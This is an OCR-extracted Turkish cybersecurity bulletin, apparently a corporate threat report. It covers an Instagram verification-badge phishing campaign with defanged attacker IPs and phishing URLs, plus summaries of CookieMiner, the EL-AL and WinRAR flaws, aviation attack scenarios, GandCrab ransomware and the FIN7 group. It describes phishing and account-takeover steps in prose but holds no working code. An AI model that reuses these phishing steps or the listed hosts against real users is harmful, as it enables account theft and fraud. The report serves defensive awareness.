


Şekil 11: Yönlendirilen sahte sunucu

- **Bilgilerin Girilmesi**: Saldırgan bu noktada kurbanın e-postayı görüp açmasını, kişisel bilgilerini girmesini bekler. Açılan sayfada Doğrulanmış Rozeti alabilmesi için kurbandan birtakım bilgiler talep edilir. Saldırgan kurbandan sadece Instagram hesap bilgilerini girmesini değil ayrıca e-posta hesabını doğrulamasını da talep eder.
- **Bilgileri Değiştir**: Saldırgan, kurbanın girmiş olduğu tüm bilgileri elde ettikten sonra yaptığı ilk işlem Instagram iletişim ve hesap kurtarma bilgilerini değiştirmektir.
- **Kalıcılık Sağla**: Ele geçirdiği hesap saldırgan grubunun hayranları ve hacktivizm hitap kitlesi tarafından takibe alınır. Bunun asıl sebebi o hesaptaki içeriklerin artık hacker grubunun fanlarına yönelik olmasıdır.



Şekil 10: Oltalama e-postası



Şekil 12: Ele geçirilmiş Instagram hesabı

Bu yöntemleri uygulayanlar kalıcılığı ve inandırıcılığı sağlamak için e-posta adresini ele geçiremedikleri Instagram sahiplerine her şeyin yolunda olduğunu, 10 gün içinde mavi tik alacaklarını, eğer oturum açmaya çalışırlarsa işlemin iptal edileceğini bildiren e-posta gönderirler. Instagram'ın kullanım politikasında, bilgileri değiştirilmiş hesapların 10 gün içinde asıl sahipleri tarafından dönüş alınmadığı takdirde kurtarma (revert) e-postası alamayacağı belirtiliyor[5].

Saldırganların her geçen gün uyguladıkları teknikleri ve sosyal mühendislik yeteneklerini geliştirdiği aşikârdır. Yukarıda uygulanan adımlar sayesinde minimum teknik bilgiyle maksimum etki elde etmek mümkün hale gelmektedir. Tekniklerini her geçen gün bir adım öteye taşıyan saldırganların kullandığı yöntemler arasında "SET (Social Engineering Toolkit)" [6] gibi sosyal mühendislik araçlarıyla gerçekleştirilen saldırıların gelişmiş hallerini de görmekteyiz. Önceleri web tabanlı uygulamaların oturum sayfasının klonlanmasıyla gerçekleştirilen işlemlerin, günümüzde senaryoya bağlı olarak ilerletilen sahte sunucular ve domain adresleriyle güçlendirildiği görülüyor. Saldırganların çevrimiçi forumlarda bu yöntemler sıklıkla konuşulmakta ve tartışılmaktadır.

3.2. Saldırı Yöntemlerinden Korunmak İçin Neler Yapılmalı?

Zincir, en zayıf halkası kadar güçlüdür! Günümüzde saldırganlar kadar güvenlik araştırmacıları da teknolojilerini geliştirmekte ve sistemleri güvenilir hale getirmeyi amaçlamaktadır. Gelişen teknolojiyle birlikte sistemlerin güvenliği onu yöneten insanların bilinç düzeyiyle doğru orantılıdır. Teknolojiyi kullanmak, beraberinde bazı sorumlulukları getirir; onu kontrol etmek, sınırlarını bilmek ve en önemlisi korumak. Öncelikli olarak teknolojiyi kullanan her bireyin bilinçli olması gerekir.

Bu saldırı yöntemini ele almak gerekirse tamamen insan odaklı gerçekleştiğini unutmamak gerekir. Saldırganlar bu senaryoda Instagram tarafından satın alınmış gerçek gibi görünen alan adı (domain) ile hedefe yaklaşmaktadır. "Instagram Verify Team" Instagram kullanıcılarına "Doğrulanmış Profil Rozeti" için e-posta göndermemektedir. Sadece kullanıcılar başvuru yapar ve Instagram'ın yanıt e-postasında hesap bilgilerinin girilmesi talep edilmez.

Saldırganların kullandığı ifadeler genellikle **imla ve noktalama hataları içeri** içerir. Bu hususta Facebook, Instagram, Twitter vb. kurumsal sosyal platformlardan gelen e-posta içeriklerinde noktalama ve imla yanlışları olmayacağı dikkate alınmalıdır [5].

- Bu örnekteki görsel 4'e dikkatlice baktığımızda başlık kısmında «İnstagram Verify Team» büyük «İ» harfiyle yazılmıştır, o nedenle şüphe uyandırmalıdır.

Şekil 13: Sahte uygulamada yapılan imla hatası

- Bir diğer teknik önlem ise "Spam e-mail Protection" hizmeti veren bir güvenlik yazılımı kullanmaktır.
- Gelen e-postaların gönderici adresi kontrol edilmelidir. Güvenilir görünmeyen bir e-posta içindeki linklere tıklanmamalıdır.
- E-posta giriş kontrolüne 2FA (Two Factor Authentication) doğrulama mekanizması eklenmeli, Instagram hesap ayarlarında telefon ve e-posta bilgileri güncel tutulmalı, her iki hesap için (e-posta, Instagram) de açık oturumlar kontrol edilmelidir. Size ait olmayan cihaz oturumlarından çıkmalısınız.

Bu yöntemleri uyguladığımız takdirde Instagram hesabımız saldırganlar tarafından ele geçirilse bile, yapılan değişiklikleri bizim yapıp yapmadığımızı soran ve onaylama isteyen bir e-posta (revert e-posta) alırız.

3.3. Tespit Edilen Saldırganların IP Adresleri

- 185[.]27[.]134[.]212
- 104[.]24[.]119[.]10
- 2606[:]4700[:]30[::]6818[:]760a
- 2607[:]f8b0[:]4864[:]20[::]243

3.4. Saldırganların Kullanmış Oldukları Oltalama Adresleri

- hxxps://2no[.]co/2WPr35
- hxxps://confirm[-]service[.]tk
- hxxp://instagrambluetick[.]ml/?i=1
- hxxp://instagrambluetick[.]ml/e-mailconfirmation[.]php
- hxxp://instagrambluetick[.]ml/confirmed[.]php
- hxxps://Instagram[.]derainbow[.]es
- hxxp://urlkisaltma[.]com/27rjN
- hxxp://urlkisaltma[.]com/farES[3]

SİBER SALDIRILAR

Bu kısımda, küresel çapta ses getiren siber saldırı vakalarına ait detaylar sebep-sonuç çerçevesinde incelenmektedir.

4. CookieMiner

Güvenlik uzmanları Ocak 2019'da insanların kripto para değişim hesaplarından para çekmek için web tarayıcı çerezlerini ve kimlik bilgilerini çalan yeni bir zararlı yazılım konusunda uyarıda bulundu.

Kripto parayla ilgili çerezleri çalma kabiliyetinden dolayı "CookieMiner" olarak adlandırılan zararlı yazılımın, özellikle Mac kullanıcılarını hedef alacak şekilde tasarlandığı ve Aralık 2018'de tespit edilen başka bir Mac zararlı yazılımı olan DarthMiner'dan yola çıkılarak oluşturulduğu düşünülüyor.

CookieMiner, gizliliği ifşa edilmiş kimlik bilgilerine ilave olarak kripto para birimiyle ilgili çerezleri toplamakta ve bunları, kripto para birimlerinin diğer varlıklar için (diğer dijital para birimleri de dahil olmak üzere) işlem gördüğü borsaları hedef almak için kullanmaktadır.

Palo Alto Networks araştırmacıları tarafından yayınlanan raporda, CookieMiner'ın giriş bilgilerinin, kısa mesajların ve web çerezlerinin bir kombinasyonunu çalarak kimlik doğrulama sürecini atlatmaya çalıştığı belirtilmektedir. Saldırganların kimlik doğrulama sürecini atlatmayı başarması durumunda para çekme işlemini gerçekleştirebileceği ifade edilmektedir. Bunun kripto para madenciliği yapmaktan daha kârlı olduğuna da dikkat çekilmektedir.

CookieMiner saldırısı, OSX.DarthMiner temel alınarak geliştirilen bir kabuk betiği (shell script) ile başlamaktadır. Bu betik, EmPyre arka kapısı (kriptolojik olarak güvenli iletişim ve esnek bir mimari üzerine inşa edilmiş bir Python sömürü sonrası aracı) ile XMRig kripto madenciliğini birleştirmektedir. DarthMiner'a benzer şekilde CookieMiner, istismar sonrası kontrol için EmPyre'i kullanarak kurbanların makinelerini uzaktan kontrol etmek amacıyla komutlar göndermektedir.

Araştırmacılar zararlının kabuk betiği ile ilk başta nasıl bulaştığından emin olmadıklarını, ancak kurbanların üçüncü taraf bir mağazadan kötü niyetli bir program indirmiş olduğundan şüphelendiklerini belirttiler.

Zararlı hedef sisteme bir defa indirildikten sonra shell script, Safari tarayıcılarının çerezlerini bir klasöre kopyalamakta ve bu klasörü uzak bir sunucuya yüklemektedir.

Araştırmacılar saldırının kripto para değişimi ile ilişkili Binance, Coinbase, Poloniex, Bittrex, Bitstamp, MyEtherWallet ve alan adında "blockchain" bulunan herhangi bir web sitesini de içeren çerezleri hedeflediğini belirtiyor. CookieMiner, çerez toplamak dışında enfekte olduğu sistemde çeşitli kötü amaçlı işlevler de gerçekleştirmektedir:

- Tarayıcıya kaydedilmiş giriş bilgilerini ve kredi kartı bilgilerini Google Chrome'un yerel veri depolama alanından alabilen bir Python scripti ("harmlesslittlecode.py") indirir.
- Sistemdeki kripto para cüzdanlar için kullanılan özel anahtarları ve Mac üzerinden iTunes'e yedeklenen iPhone metin mesajlarını ele geçirir.
- Bulaştığı sistemde kalıcı olmak ve sistemi yeniden yapılandırmak amacıyla bir dizi komut işletir. Bu komutlardan biri, kripto para madenciliği yapabilmek için dosya adı "XMRig2" olan bir yazılım yükler.

XMRig2 dosya adı genellikle Monero madenciliğinde kullanılırken CookieMiner, ZCash tabanlı bir kripto para birimi olan ve genellikle Japonya'da kullanılan Koto madenciliği yapmaktadır. Dosya adı olarak XMRig2 kullanılması, zararlı yazılımı geliştirenlerin karışıklık yaratmak amacıyla özellikle bu ismi kullandıklarını düşündürmektedir.

Araştırmacılar, kripto para sahiplerini ihlal ve sızıntıları önlemek için güvenlik ayarlarına ve dijital varlıklarına dikkat etmeleri konusunda uyarmıştır [7].

5. EL-AL Rezervasyon Sisteminde Bulunan Zafiyet ve Airbus Saldırısı

Ocak ayının ortalarında, güvenlik araştırmacısı Noam Rotem İsrail havayolu EL-AL'e uçuş rezervasyonu yaparken, sadece PNR (Passenger Name Record) kodu kullanılarak saldırı gerçekleştirilmesini mümkün kılan bir güvenlik açığı keşfetti.

Güvenlik açığı çıkan çevrimiçi uçuş rezervasyon sistemi, şu anda United Airlines, Lufthansa ve Air Canada dahil olmak üzere 141 uluslararası havayolu şirketi tarafından kullanılıyor.

EL-AL'de uçuş rezervasyonu yaptıktan sonra müşteriye bir PNR kodu ve bu PNR koduyla ilişkili bilgileri kontrol etmesini sağlayan eşsiz bir bağlantı adresi verilir. Rotem, bu bağlantıdaki "RULE_SOURCE_1_ID" parametresinin değerini, başka birinin PNR koduyla değiştirerek, o müşteriye ait hesaptan kişisel ve rezervasyonla ilgili bilgiler elde etti. Bu durum saldırganların, rezervasyon numarası ve müşterinin soyadı gibi bilgileri kullanarak kolaylıkla kurbanın EL-AL müşteri portalındaki hesabına erişebileceğini ve değişiklikler yapabileceğini gösteriyor. Örneğin saldırgan, kişisel bir hesaba sık uçuş milleri talep edebilir, koltuk ve yemek atayabilir, müşterinin e-posta ve telefon numarası bilgilerini güncelleyebilir.

Rotem blog yazısında, EL-AL portalının kaba kuvvet saldırılarına karşı korunmadığını ve bu durumun saldırganların işini oldukça kolaylaştırdığını belirterek konuyla ilgili bir video paylaştı. Söz konusu rezervasyon sisteminin 141 havayolu tarafından kullanılmakta olması, güvenlik açığının yüz milyonlarca yolcuyu etkileyebileceğini gösteriyor.

Rotem güvenlik açığını tespit ettikten sonra derhal EL-AL ile iletişime geçti ve kaba kuvvet saldırı girişimlerini önlemek için captcha, parola ve bot koruma mekanizmalarının kullanılmasını önerdi.

EL-AL ise konuyla ilgili olarak güvenliğe en yüksek önceliği verdiklerini, sistemlerini sürekli izlediklerini ve güncelleştiklerini belirterek teknik ekiplerinin harekete geçtiğini ve zafiyeti kapattıklarını ifade etti. Ayrıca, şirketin güvenliğini daha da güçlendirmek ve "kötü niyetli bir kullanıcının yolcuların kişisel bilgilerine erişmesini engellemek" için bir 'Kurtarma PTR' kodu eklediğini de belirtti [8].

EL-AL zafiyetinden yaklaşık iki hafta sonra ise Avrupalı uçak üreticisi Airbus, "Ticari Uçak" bilgi sistemlerinin ihlal edildiğini açıkladı.

Şirket yapılan saldırıyla ilgili ayrıntılı bilgi vermemekle birlikte, güvenlik ihlalinin ticari faaliyetlerini etkilemediğini belirtti. Airbus, saldırganların Mart 2019 başlarında yetkisiz olarak bazı verilere eriştiğini doğruladı ve Avrupa'daki bazı Airbus çalışanlarının çoğunlukla profesyonel iletişim ve BT kimlik bilgilerine erişildiğini ifade etti.

Yapılan basın açıklamasında, herhangi bir özel verinin hedeflenip hedeflenmediğini anlamak amacıyla yapılan araştırmaların devam ettiği ancak bazı kişisel verilere erişildiğinin bilindiğini belirtildi.

Güvenlik ihlali tespit edildikten sonra saldırı kaynağının kökeninin ve veri ihlali kapsamının belirlenmesi için soruşturma başlatıldı. Şirket, saldırganları sistemlerinden uzak tutmak ve mevcut durumda yeterli olmayan güvenlik önlemlerini güçlendirmek için "acil ve uygun eylemler" almaya ve aynı zamanda gerçekleşen saldırının potansiyel etkilerini hafifletmeye başladı.

Airbus, güvenlik savunmasını güçlendirmek adına çalışanlarına *"ileriye yönelik tüm gerekli önlemleri alma"* konusunda talimat verdi. Ayrıca, Avrupa Birliği'nin yeni GDPR (Genel Veri Koruma Yönetmeliği) kurallarına uygun olarak, ilgili düzenleyici ve veri koruma makamlarıyla temas halinde olduğunu da belirtti [9].

6. WinRAR'da 19 Senelik Açıklık

Birçok kişinin bilgisayarına ilk kurduğu, dünyada milyonlarca kişinin kullandığı WinRAR uygulamasında yine bir açıklık bulundu. Hem de bu seferki açıklık tam 19 senedir bilgisayarlarımızı tehdit altında bırakıyormuş.

WinRAR, oldukça popüler bir dosya sıkıştırma ve açma programıdır. Birçok kullanıcı yeni bir bilgisayar aldığında veya format atılmış bir bilgisayara bu programı kurar ve .zip, .rar uzantılı sıkıştırılmış dosyaları açmak için bu programı kullanır.

Siber güvenlik araştırmacılarının keşfettiği son açıklık [10], .ace uzantılı sıkıştırılmış dosyaları açmak için kullanılan unacev2.dll isimli kütüphanede bulunuyor. Araştırmacılara göre, ilgili kütüphanede *Absolute Path Traversal*(-CWE-36) [11] hatası tespit edilmiştir. Tehdit aktörleri, .ace uzantılı dosyaları .rar uzantısıyla değiştirerek son kullanıcıları ve unacev2.dll kütüphanesindeki hatadan faydalanarak istenmeyen kodların çalışmasını ve sıkıştırılmış zararlı dosyaları fark edilmeden başka bir klasöre açmayı hedeflemektedir. Genelde hedefledikleri yol, bilgisayar oturumu açıldığında programları otomatik olarak çalıştıran *Startup* klasörüdür [12]. Zararlının bilgisayara bulaşması için ise yapılması gereken tek şey son kullanıcının temiz olarak bildiği sıkıştırılmış dosyayı açmasıdır.

WinRAR çalışanları unacev2.dll kütüphanesinin kaynak kodlarını 2005 yılında kaybettikleri için çözümü bir sonraki versiyonda .ace uzantılı dosyalar için sıkıştırma ve açma desteğini kaldırmakta buldular [12].


Peki, biz son kullanıcılar olarak ne gibi önlemler almalıyız? WinRAR 5.70 sürümünde bu açıklığı giderdiklerini açıkladı. Her ne kadar son kullanıcı güvenlik ürünlerinde gerekli anti-malware imzalarını oluşturulsa da, tedbiri elden bırakmayıp WinRAR'ı 5.70 sürümüne güncellemek bilgisayarlarımızı bu tehditten kurtaracaktır.

7. Sivil Havacılık Altyapısında Güncel Siber Saldırı Çeşitleri

7.1. Genel Bakış

Sivil Havacılığın en önemli unsurlarından biri olan hava trafik yönetiminde son yıllarda önemli teknolojik bütünleşmeler gerçekleştirilmiş ve ileri teknoloji bileşenleri oluşturulmuştur. Yeni Nesil Hava Taşımacılığı Sistemi (NextGen) ve Tek Avrupa Hava Sahası - Hava Trafik Yönetimi Araştırma Geliştirme (SESAR) gibi uluslararası girişimlerle havacılık sistemi daha verimli hale getirilmiştir. Gelişen standartlar ve teknolojiler, değişen riskler ve siber tehditleri de beraberinde getirmeye devam etmektedir. Bu yüzden, artan karmaşık evrimleşmenin bir sonucu olarak yeni atak vektörlerinin iyi analiz edilmesi ve alınması gerekli siber önlemlerin de bu doğrultuda güncel olması gerekmektedir. Havacılıkta tanımlanmış zafiyet içeren sistemler temel olarak üçe ayrılmıştır. Bunlar;

- Hava Trafik Yönetimi (ATM),
- Hava Taşıtları,
- Hava Limanlarıdır.



Şekil 14: Sivil havacılıkta kullanılan bileşenlere ait zafiyet önem sırası

Bu analizde temel bileşenlerin analizi ve bu bileşenler üzerinden yapılan/yapılabilecek saldırılar, atak senaryoları konuları ele alınmaktadır.

7.2. Siber Sistem Bileşenlerinin Analizi

Sivil havacılıkta geçilen yeni modellemenin temel bileşenleri şu şekildedir;

- Otomatik Bağımlı Gözetim-Yayın (ADS-B): Radar sisteminin yerine kullanılmaya başlanmıştır. GPS uydu sinyalleri kullanıp hava trafik kontrolörü ve pilotlara daha doğru bilgiler sunarak uçuş sırasında uçağın güvenliğinin sağlanmasına yardımcı olur. Federal Havacılık İdaresi (FAA), ADS-B uygulamasını uçuş sistemlerinde zorunlu tutmaktadır.
- Sistem Geniş Bilgi Yönetimi (SWIM): Modern verilerin standartlaşmasını ve güvenliğini tek bir altyapı ve bilgi yönetim sistemiyle sağlamak için tasarlanmıştır. Birçok kullanıcıya ve uygulamaya veri iletimini bu yolla sağlamayı amaçlamaktadır.
- Yeni nesil havacılık sisteminde yer alan diğer önemli bileşenler: İletişim altyapısı için NVS, uçak iletişim adresleme ve raporlama sistemi (ACARS), havadan çarpışma kaçınma sistemi (ACAS-X), trafik ve hava durumu güncellemeleri için TIS-B ve FIS-B hizmetleridir.

7.3. Siber Saldırılar

Sivil havacılıkta dijital teknolojinin etkisi günden güne artmaktadır. Havayolu endüstrisinin bilgi ve haberleşme sistemlerine olan bağımlılığı arttıkça, yeni siber tehdit erişim noktaları oluşmakta ve bu da sistemlerin çökmesine, hatta müşterilerin hassas verilerinin ele geçirilmesine sebebiyet vermektedir.

Havacılık sektöründe gerçekleşen siber saldırılar hem hedef odaklı hem de yaygın saldırı olabilmektedir. Saldırganlar uzak erişim kazanarak aviyonik ve kritik havayolu sistemlerinin kontrolünü ele geçirebilir, üçüncü parti uygulamalarla sistemlere zararlı enjekte ederek ağlara yayılıp verileri şifreleyebilir, hatta haberleşmede kesintiler meydana getirebilirler.


Havacılıkta geçmişte yaşanan saldırılara baktığımızda;

Southwest Airlines 2016 yılının Temmuz ayında, veri merkezindeki tek bir router üzerinde meydana gelen bir hata yüzünden yazılım uygulamalarını 12 saat kadar kullanamadı. Yaşanan aksaklık sonucunda havayolu uçaklarının ve üzerindeki sistemlerin test edilmesi ve yeniden seferlere devam edilebilmesi birkaç günü aldı. Bu süreçte şirket, 2300 uçuşu iptal ederek yaklaşık 82 milyon dolar zarar etti.

Almanya'nın en büyük havayolu şirketi Lufthansa, 2015'te bir siber saldırının kurbanı oldu. Hacker'lar müşteri giriş bilgilerini deşifre etmek için botnetler kullanarak havayolunun çevrimiçi portalına eriştiler. Buradan kullanıcı hesaplarına erişen saldırganlar, yolcuların hesaplarında biriken milleri kullanarak sistem üzerinden alışveriş yaptılar.

Dünya'nın en büyük havayolu şirketlerinden biri olan British Airways 2018 yılının Eylül ayında veri ihlali vakası yaşandı. İki haftalık bir süreçte, şirketin web sitesi ve mobil uygulamaları üzerinden işlem yapan 380 binden fazla müşterinin kişisel bilgileri ve kart bilgileri saldırganlar tarafından ele geçirildi. Bunun sonucunda şirket, müşterilerinin uğradığı mali zararların hepsini telafi etmenin yanı sıra 12 aylık kredi derecelendirme izleme hizmeti sağladı. Ayrıca GDPR kapsamında 650 milyon dolarlık bir cezaya çarptırıldı.

LOT Polish Airlines, 2015 yılında şirketin bilgisayarlarının çökmesine ve uçuş planı BT sisteminin engellenmesine sebep olan büyük bir DDoS saldırısı yaşadı. Normal işlerini yerine getiremeyen havayolu şirketi 10 uçuş iptali, 12 uçuş rötarı ve 1400 yolcuyu mağdur etme durumu yaşadı. Neyse ki, saldırı sadece zemindeki uçuşlara etki etti ve havadaki uçuşlarda bir problem yaşanmadı.



Şekil 15: Havacılıkta yapılan siber saldırıların atak vektörleri üzerinden önem sırası

Havacılığa yönelik yukarıda bahsedilenlere benzer siber saldırılara ilişkin yüzlerce örnek internette bulunabilir. Bu sebepten ICAO, FAA, IATA gibi sektörün düzenleyici kuruluşları siber riskler için özel önlemler almakta, bu konuda siber olgunluk seviyeleri oluşturulması için

çalışmalar yapmakta, konferanslar düzenlemekte ve raporlar sunmaktadır. Modern havacılık sistem bileşenleri üzerindeki atak senaryolarının ne olduğunu vegelecekte yaşanabilecek farklı saldırılar için nelere dikkat edilmesi gerektiğini inceleyelim.

7.4. Atak Senaryoları

Sivil havacılığa yönelik güncel saldırıların tipleri ve hangi varlıklara yöneldiği konusundaki inceleme şöyledir:

- DDoS Ataklar: Web Servislerine, ağ servislerine, hava trafik yönetim sistemi haberleşmelerine, kablosuz bağlantı üzerinden yapılan haberleşmelere ve mobil üzerinden yapılabilir.
- Haberleşme atakları: Hava trafik yönetim sistemlerine (ATM), haberleşme seyrüsefer gözetim (CNS) sistemine, GPS'e ve coğrafi bilgi sitemlerine (GIS) yapılan ataklardır.
- Zararlı yazılımlar: Ağ ve bilgi işlem sistemlerine, uzaktan kontrol ve gözetleme sistemlerine, yolcu bilgi işlem araçlarına ve operasyonel sunuculara enjekte edilebilir.
- Ağ saldırıları: ICS SCADA sistemlerine, kapalı devre televizyon sistemlerine (CCTV), bagaj taşıma sistemine yapılabilir.
- Yazılım temelli radyolar (SDR) ile yayın frekansı tutturularak telsiz erişimi edinilebilir ve uçuş sırasında uçak yüksekliği 10.000 ft altında iken, bu sistem devreye sokularak başka alana iniş (divert) hatta gökyüzünde çarpışma (midair collision) meydana gelebilir.
- Blended Attack ile yanıltıcı veya geciken alarmlar üreterek kontrol kulesi yanıltılabilir.
- NextGen bileşenleri olan trafik ikaz ve çarpışmayı önleme sistemi (TCAS), ACARS, ADS-B, NOTAM gibi zafiyet içeren protokollere ve GPS, GBAS, SBAS ve VSAT gibi sinyallere yönelik saldırılar yapılabilir.

ZARARLI YAZILIM ANALİZİ

Bu kısımda STM Siber Füzyon Merkezimizdeki analistlerinin gerçekleştirdiği farklı zararlı yazılımların davranış analizlerinin sonuçları anlatılmaktadır.

8. GandCrab Fidyecilik Zararlı Yazılım Analizi


GandCrab zararlı yazılımı dünya genelinde birçok kurum, kuruluş ve şirkete çeşitli yollarla bulaşmış ileri seviye bir zararlı yazılımdır. Bu zararlı yazılımın geliştiricileri zararlı yazılımla aynı adı kullanmaktadır. Exploit kiti de sattığı bilinen grubun ilişkili olduğu birden fazla tehdit grubu bulunmaktadır.

FalloutEK isimli Exploit Kit'in de sahibi olduğu değerlendirilen GandCrab; fidyecilik konusunu başka bir boyuta taşıyarak "Ransomware As a Service (RaaS)" olarak Kraken Crytor ile hizmet vermektedir. STM Siber Füzyon Merkezimiz, Fallout'un popülerliğinin artmaya devam edeceği ve daha fazla tehdit aktörünün RaaS'ı kullanabileceğini öngörmektedir.

Yakın zamanda yeni versiyonları çıkan Gandcrab fidyecilik zararlı yazılımı, STM Siber Füzyon Merkezi tarafından detaylı olarak incelemeye alınmış ve yaklaşık 100 adet zararlı yazılım örneği detaylı bir şekilde incelenmiştir.

GandCrab'a ait zararlı dosya örnekleri incelendiğinde, çeşitli yayılma yöntemleri kullanıldığı görülmüştür. Bu yayılma yöntemleri istenmeyen e-postalar (spam) ve Exploit kitler aracılığıyla gerçekleştirilmektedir.

GandCrab'e ait ilk sürümlerin RIG ve GrandSoft Exploit kitleri ile spam e-postalar aracılığıyla dağıtılmak için kullanıldığı görülmüştür. İlgili spam e-postalar içinde ek olarak yerleştirilmiş zip uzantılı dosya yer almakta ve genellikle zip içinde bulunan Javascript dosyası çalıştırılarak GandCrab zararlısına ait payload dosyasının indirilmesiyle sisteme bulaştığı tespit edilmiştir.




Şekil 16: Ek olarak gönderilen zararlı içerik

Şekil 17'de, ilk versiyonlara ait örneklerin Javascript dosyaları aracılığıyla hedef sisteme indirildiği görülmektedir.

Yayılma mekanizmaları incelendiğinde GandCrab'in; Javascript Dropper, MSOffice Dropper ve ilgili dropper dosyalarına ait salgını gerçekleştirmek için Exploit Kit kullanıldığı tespit edilmiştir.

GandCrab, çalışmaya başladığı andan itibaren bulaştığı makine üzerindeki dosyaları şifrelemektedir. Zararlı, aynı



Şekil 17: Yeni versiyon javascript kodu ile çağrılmaktadır

zamanda enfekte makineye ait masaüstü arka planını fidye mesajıyla değiştirmekte ve şifrelenen klasörlerin içinde fidye ödemesine dair detayların yer aldığı html sayfası oluşturmaktadır.

Şekil 18'de yer alan html içerik, kurbana bütün dosyalarının şifrelendiğini bildirmektedir.

Şekil 18: Fidye ödemesine ait html içerik

HTML dosyası şifrelenen her dizinin içine kopyalanmaktadır. Kurban Şekil 19'da yer alan içerik ile karşılaşmaktadır.

Şekil 19: Fidye ödemesi talep ara yüzü

9. FIN7 | Finans Sektörü Odaklı Siber Suç Örgütü

FIN7, ilk olarak 2013 yılında başlattığı saldırılarla gündeme gelen, 2016 yılının sonuna doğru birçok siber suç örgütüyle ilişkisi tespit edilen bir siber suç örgütüdür. FIN7'yi diğer saldırgan gruplardan ayıran özellik grubun basit bir siber suç örgütü veya bir APT grubu olmamasıdır. Aslında uzun bir süre FIN7'nin siber suç grubu Carbanak ile aynı örgüt olup olmadığı konusunda da bir belirsizlik yaşanmıştır.

Araştırmacılar, FIN7 ve Kobalt çetesinin taktikleri arasındaki güçlü benzerliklere dikkat çekmiş, incelemeler sonucunda ise grupların bir ve aynı olduğu ya da belirli zamanlarda belirli bir kapasitede birlikte çalıştıklarını belirtmişlerdir.

Şekil 20: Fin7 saldırılarının coğrafi dağılımı

FIN7 finansal kimlik bilgileri ve finansla ilgili bütün bilgileri elde etmek için faaliyet yürütmektedir. Grubun yaptığı saldırılarla adını ilk duyurduğu sektörler ise bankacılık, perakende ve konaklama sektörleridir. Grubun saldırılarda kullandığı yöntemler ve saldırı vektörlerine aşağıda yer verilmiştir.

- Ülkelere ve kurumlara özel hazırlanmış kimlik avı e-postaları ve dokümanları,
- DOCX ve RTF belgelerine gömülmüş zararlı içerikler,
- PowerShell komutlarının ve Microsoft Dinamik Veri Değişiminin (DDE) kullanımı,
- Perakende mağazalarındaki POS sistemlerine sızma.

Yukarıda anılan yöntemler grubun finansal odaklı olduğu kanısını güçlendirmektedir. Grup 3600'den fazla şirketten 15.000'den fazla kredi kartı bilgisi çalmıştır. Bilinen hedefler arasında Red Robin, Chili's, Arby's, Burgerville, Omni Hotels, Fifth Avenue gibi işletmeler yer almaktadır. ABD Adalet Bakanlığı şu ana kadar Ukrayna asıllı üç kişiyi FIN7 üyesi oldukları gerekçesiyle tutuklamıştır. Bu isimler; Dmytro Fedorov (44), Fedir Hladyr (33) ve Andrii Kopakov (30) olarak kamuoyuna yansımıştır [13].

Grubun gerçekleştirdiği bütün saldırılarda başlangıç vektörü olarak "Oltalama Saldırısı" yöntemini kullandığı görülmüştür. Bu da saldırılarda kilit rolün son kullanıcılarda, yani insanlarda olduğunu gösteriyor. Grubun sadece ABD ve çevresindeki kurumlara yaptığı ataklardan elde ettiği finansal veriler ve ele geçirdiği paraların maddi değerinin milyonlarca dolar olduğu tespit edilmiştir.

FIN7'nin bugüne kadar hedef aldığı kurum/kuruluş ve şirketler incelediğinde ise,

- Restoranlar,

- Yardım Kuruluşları,
- Bahis ve Kumar Siteleri,
- Enerji Sektörü,
- Finans Sektörü,
- Yazılım Sektörü,
- Seyahat Sektörü,
- Eğitim Sektörü,
- Haberleşme Sektörü,
- Kamu Kurumları,
